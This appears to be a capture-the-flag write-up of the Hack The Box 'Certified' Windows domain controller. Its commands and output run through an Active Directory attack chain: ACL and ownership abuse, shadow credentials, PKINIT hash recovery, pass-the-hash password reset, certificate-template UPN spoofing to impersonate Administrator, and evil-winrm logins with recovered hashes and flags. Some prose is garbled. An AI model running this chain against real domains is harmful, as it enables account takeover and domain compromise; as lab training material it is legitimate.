

Writeup Certified



Good to know:

These credentials are already provided by the box

- Username: judith.mader
- Password: judith09

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- 10.129.69.59 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 20:35 CET
Nmap scan report for 10.129.69.59
Host is up (0.018s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49669/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49695/tcp open  unknown
49724/tcp open  unknown
49745/tcp open  unknown
51874/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 236.43 seconds
```

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49669,49689,49690
,49695,49724,49745,51874 -sCV 10.129.69.59 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 20:44 CET
Nmap scan report for certified.htb (10.129.69.59)
```

Host is up (0.019s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-02-07 02:45:11Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)

|_ssl-date: 2025-02-07T02:46:40+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36

445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)

|_ssl-date: 2025-02-07T02:46:39+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36

3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
----------	------	------	--

|_ssl-date: 2025-02-07T02:46:40+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36

3269/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
----------	------	----------	--

|_ssl-date: 2025-02-07T02:46:39+00:00; +7h00m45s from scanner time.
| ssl-cert: Subject: commonName=DC01.certified.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,

```
DNS:DC01.certified.htb
| Not valid before: 2024-05-13T15:49:36
|_Not valid after: 2025-05-13T15:49:36
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf          .NET Message Framing
49667/tcp open  msrpc          Microsoft Windows RPC
49669/tcp open  msrpc          Microsoft Windows RPC
49689/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc          Microsoft Windows RPC
49695/tcp open  msrpc          Microsoft Windows RPC
49724/tcp open  msrpc          Microsoft Windows RPC
49745/tcp open  msrpc          Microsoft Windows RPC
51874/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 7h00m44s, deviation: 0s, median: 7h00m44s
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2025-02-07T02:46:02
|_  start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 96.90 seconds

Usefull information found.

FQDN: DC01.certified.htb

SMB Enumations

using the valid credentials I also wanted to see what shares are available for me

```
—(kaliⓈkali)—[~/HTB/Certified]
└─$ smbmap -u "judith.mader" -p "judith09" -H 10.129.69.59
```

```

-----
/"      )|" \  /" || _ " |" \  /" |  /""\      | _ _ "\
(: \__ / \ \ // |(. |_) :) \ \ // |  / \      (. |_) :)
\__ \  /\ \/.  ||:  \ / \ \/.  | /' \ \  |:  __/
__/ \  |: \.   |(| _ \ |: \.   | // _' \  (| /
/" \  :) |. \  /: ||: |_) :)|. \  /: | / / \ \ /|_/ \
(_____/ |__|\_/_/|__|(_____/ |__|\_/_/|__|(____/  \__)(____)
-----

```

SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```

[\\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[|] Authenticating...
[/] Authenticating...
[-] Authenticating...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[\\] Enumerating shares...
[|] Enumerating shares...
[/] Enumerating shares...
[-] Enumerating shares...
[\\] Enumerating shares...
[|] Enumerating shares...
[/] Enumerating shares...
[-] Enumerating shares...
[\\] Enumerating shares...
[|] Enumerating shares...
[/] Enumerating shares...
[+] IP: 10.129.69.59:445      Name: certified.htb      Status:
Authenticated
      Disk      Permissions
Comment
-----
ADMIN$      NO ACCESS
Remote Admin
      C$      NO ACCESS
Default share
      IPC$      READ ONLY
Remote IPC

```

NETLOGON	READ ONLY
Logon server share	
SYSVOL	READ ONLY
Logon server share	
[-] Closing connections..	
[*] Closed 1 connections	

I first tried to connect to all share folders but no interesting information could be seen in the shared folders. I tried this by the following command.

```

└─(kali㉿kali)-[~/HTB/Certified]
└─$ smbclient \\\\10.129.231.186\\IPC$ -U 'judith.mader'
Password for [WORKGROUP\\judith.mader]:
Try "help" to get a list of possible commands.
smb: \\> ls
NT_STATUS_NO_SUCH_FILE listing \\*
smb: \\> excit
excit: command not found
smb: \\> exit

```

And I did this for each shared folder but nothing interesting to see. So now I went to fetch the data from the ldap server so I can start using/misusing that information. I went to retrieve the data using the following command.

```

└─(kali㉿kali)-[~/HTB/Certified]
└─$ nxc ldap 10.129.231.186 -u judith.mader -p judith09 --bloodhound --
collection All --dns-server 10.129.231.186

```

As you can see below, the data is stored in a bloodhound.zip file. I will now upload this file into bloodhound.


```

└─(kali㉿kali)-[~/HTB/Certified]
└─$ nxc ldap 10.129.231.186 -u judith.mader -p judith09 --bloodhound --
collection All --dns-server 10.129.231.186
SMB          10.129.231.186  445      DC01          [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
(SMBv1:False)
LDAP          10.129.231.186  389      DC01          [+]
certified.htb\\judith.mader:judith09


```

```
LDAP      10.129.231.186 389    DC01      Resolved collection
methods: psremote, rdp, dcom, objectprops, session, acl, container, group,
localadmin, trusts
LDAP      10.129.231.186 389    DC01      Done in 00M 06S
LDAP      10.129.231.186 389    DC01      Compressing output into
/home/kali/.nxc/logs/DC01_10.129.231.186_2025-02-07_102943_bloodhound.zip
```

as you can see below all the data is loaded into bloodhound.



We can see that Judith.mader has writeowner rights over the management group and the management group has genericwrite rights over the Management_SVC user. So now I will start looking for an exploit that will allow me to thus perform a kerberoast attack for getting the same ticket as the user Management_SVC.



Linux Abuse

Change ownership

First, I will have to give my own permissions to the management group. I will do this using the following command:

```
—(kaliⓈkali)-[~/HTB/Certified/impacket/examples]
└─$ python3 ownedredit.py -action write -new-owner 'judith.mader' -target
'management' 'certified.htb'/'judith.mader': 'judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Modifying the rights

Now I will go and give the user “judith.mader” WriteMembers rights so that I can then start adding my own to the target group. I did this by using the following command.

```
—(kaliⓈkali)-[~/HTB/Certified/impacket/examples]
└─$ sudo python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal
'judith.mader' -target 'Management' 'certified.htb'/'judith.mader': 'judith09'
-dc-ip 10.129.65.70
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] DACL backed up to dacledit-20250212-112645.bak
[*] DACL modified successfully!
```

So now I went to add the user to the management group. I did this by running the following command. As you will now see below, the user “judith.mader” is part of the management group.

```
└─(kali㉿kali)-[~/HTB/Certified/impacket/examples]
└─$ net rpc group members "Management" -U
"certified.htb"/"judith.mader%"judith09" -S "CERTIFIED.HTB"
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

pywhisker go use for this add to the user management_svc

```
└─(kali㉿kali)-[~/HTB/Certified/pywhisker/pywhisker]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --
target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 8da17805-d3f1-7357-0761-
f4d6b0dfa32d
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 266Dhk4q.pfx
[*] Must be used with password: XyyUNqCdbvXssMMKApTw
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

using the git clone function to get the PKINITtools so I can start using the tools for TGT attack. PKINITtools is a set of tools that implement **PKINIT** (Public Key Kerberos Initialization), an extension of the Kerberos protocol that uses public key cryptography for authentication instead of passwords. This makes it possible to request a **Kerberos TGT** with certificates instead of a password.

We will first use the following command fakes time, uses a certificate for Kerberos authentication and stores the TGT for further access. Fake time will have to be used with each command because otherwise I will get the error message that the clock is blocking it.

```
└─(kali㉿kali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ faketime "$(ntpqdate -q 10.129.65.70 | cut -d ' ' -f 1,2)" \
python gettgtpkinit.py -cert-pfx
```

```

/home/kali/HTB/Certified/pywhisker/pywhisker/266Dhk4q.pfx -pfx-pass
XyyUNqCdbvXssMMKApTw certified.htb/management_svc hhh.ccache
2025-02-12 20:09:34,493 minikerberos INFO      Loading certificate and key from
file
INFO:minikerberos:Loading certificate and key from file
2025-02-12 20:09:34,510 minikerberos INFO      Requesting TGT
INFO:minikerberos:Requesting TGT
2025-02-12 20:09:46,402 minikerberos INFO      AS-REP encryption key (you might
need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-02-12 20:09:46,402 minikerberos INFO
503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a07799883
INFO:minikerberos:503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a0779
9883
2025-02-12 20:09:46,405 minikerberos INFO      Saved TGT to file
INFO:minikerberos:Saved TGT to file

```

The command tells Kerberos to use the specified ccache to retrieve **Kerberos tickets**, and it simplifies access to other services on the network without having to log in again

```

—(kaliⓈkali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ export
KRB5CCNAME=/home/kali/HTB/Certified/pywhisker/pywhisker/PKINITtools/hhh.ccache

```

this command is used to fake time and then retrieve a user's NTLM hash, which can help with later misuse of the user account without the actual password.

```

—(kaliⓈkali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ faketime "$(ntpddate -q 10.129.65.70 | cut -d ' ' -f 1,2)" \
python getnthash.py -key
503d53525222c00e04b9c0a42a0f475a7b63baf779e3e9e7c4e64d4a07799883
certified.htb/management_svc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584

```

With this hash, I will now start logging into evil-winrm.

```
└─(kali㉿kali)-[~]
└─$ evil-winrm -i certified.htb -u management_svc -H
"a091c1832bcdd4677c28b5a6a1295584"
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\management_svc\Documents>

Here I have now found the first user flag.

User flag = 640d9d5032e082c213131c6e0576fe16

```
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ..
ls
*Evil-WinRM* PS C:\Users\management_svc> ls
```

Directory: C:\Users\management_svc

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-r---	5/13/2024 9:01 AM		Desktop
d-r---	5/13/2024 9:00 AM		Documents
d-r---	9/15/2018 12:19 AM		Downloads
d-r---	9/15/2018 12:19 AM		Favorites
d-r---	9/15/2018 12:19 AM		Links
d-r---	9/15/2018 12:19 AM		Music
d-r---	9/15/2018 12:19 AM		Pictures
d-----	9/15/2018 12:19 AM		Saved Games
d-r---	9/15/2018 12:19 AM		Videos

```
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
```

```
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls
```


Directory: C:\Users\management_svc\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	2/12/2025 8:44 AM	34	user.txt

```
*Evil-WinRM* PS C:\Users\management_svc\Desktop> type user.txt
```

```
640d9d5032e082c213131c6e0576fe16
```

Now I started following this roadmap for getting from ca_operator basically everything so that I could log in as admin after that.



```
graph LR; User1((User)) --> GenericAll[GenericAll]; GenericAll --> User2((User))
```

GenericAll

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

Force Change Password

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%Password" -S "DomainController"
```

It can also be done with pass-the-hash using [pth-toolkit's net tool](#). If the LM hash is not known, use 'ffffffffffffffffffffffffffff'.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%LMhash:"NThash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse functions, or perhaps even RDP to a system the target user has access to. For more ideas and information, see the references tab.

Shadow Credentials attack

To abuse this permission, use [pyWhisker](#).

```
pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"
```

For other optional parameters, view the [pyWhisker documentation](#).

With this command I will make use of `Pass The Hash` which will allow me to connect to the windows machine using the `user_management_svc` and its hash that we have already used, so I will change the password of the `ca_operator` user.

```
—(kaliⓧkali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ pth-net rpc password "ca_operator" "Test123" -U
"certified.htb"/"management_svc"%a091c1832bcdd4677c28b5a6a1295584":a091c1832
bcdd4677c28b5a6a1295584" -S "DC01.certified.htb"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
```

With this I will start to retrieve all the CA configuration and these will be stored in a file.

```
—(kaliⓧkali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad find -u judith.mader@certified.htb -p judith09 -dc-ip
10.129.65.70
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via
CSRA: CASSessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now.
Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20250212132950_Certipy.zip'. Drag and drop the
file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250212132950_Certipy.txt'
[*] Saved JSON output to '20250212132950_Certipy.json'
```

With this, I will start changing the `userPrincipalName` by using the user “`management_svc`” and its hash.

```
(kali㉿kali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad account update -username management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
      userPrincipalName           : Administrator
[*] Successfully updated 'ca_operator'
```

With this I will start requesting the certificate `CertifiedAuthentication` for the user “ca_operator”, this will be put in a pfx file.

```
(kali㉿kali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ certipy-ad req -username ca_operator@certified.htb -p Test123 -ca
certified-DC01-CA -template CertifiedAuthentication -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CERTIFIED.HTB' at '192.168.92.2'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.129.65.70
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.65.70[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.65.70[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

with this I will use the previously generated **PFX certificate** to log in as the user **Administrator** on the windows machine.

```
(kali㉿kali)-[~/.../Certified/pywhisker/pywhisker/PKINITtools]
└─$ sudo certipy-ad auth -pfx administrator.pfx -domain "certified.htb" -
username "Administrator"
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

Login to the windows machine with the user administrator and the administrator's NTLM hash.

```
└─(kali㉿kali)-[~]  
└─$ evil-winrm -i certified.htb -u administrator -H  
"0d5b49608bbce1751f708748f67e2d34"
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents>

So with that, I am now logged in as an administrator and so I can go grab the root flag.

```
root flag = 91195d6cb6e78e9e5d195b62256de804
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd desktop  
*Evil-WinRM* PS C:\Users\Administrator\desktop> ls
```

Directory: C:\Users\Administrator\desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar---	2/12/2025 8:44 AM	34	root.txt

```
c*Evil-WinRM* PS C:\Users\Administrator\desktop>type root.txt  
91195d6cb6e78e9e5d195b62256de804
```

ROOTED



Certified has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#3178

MACHINE RANK

12 Feb 2025

PWN DATE

45

POINTS EARNED

OK

SHARE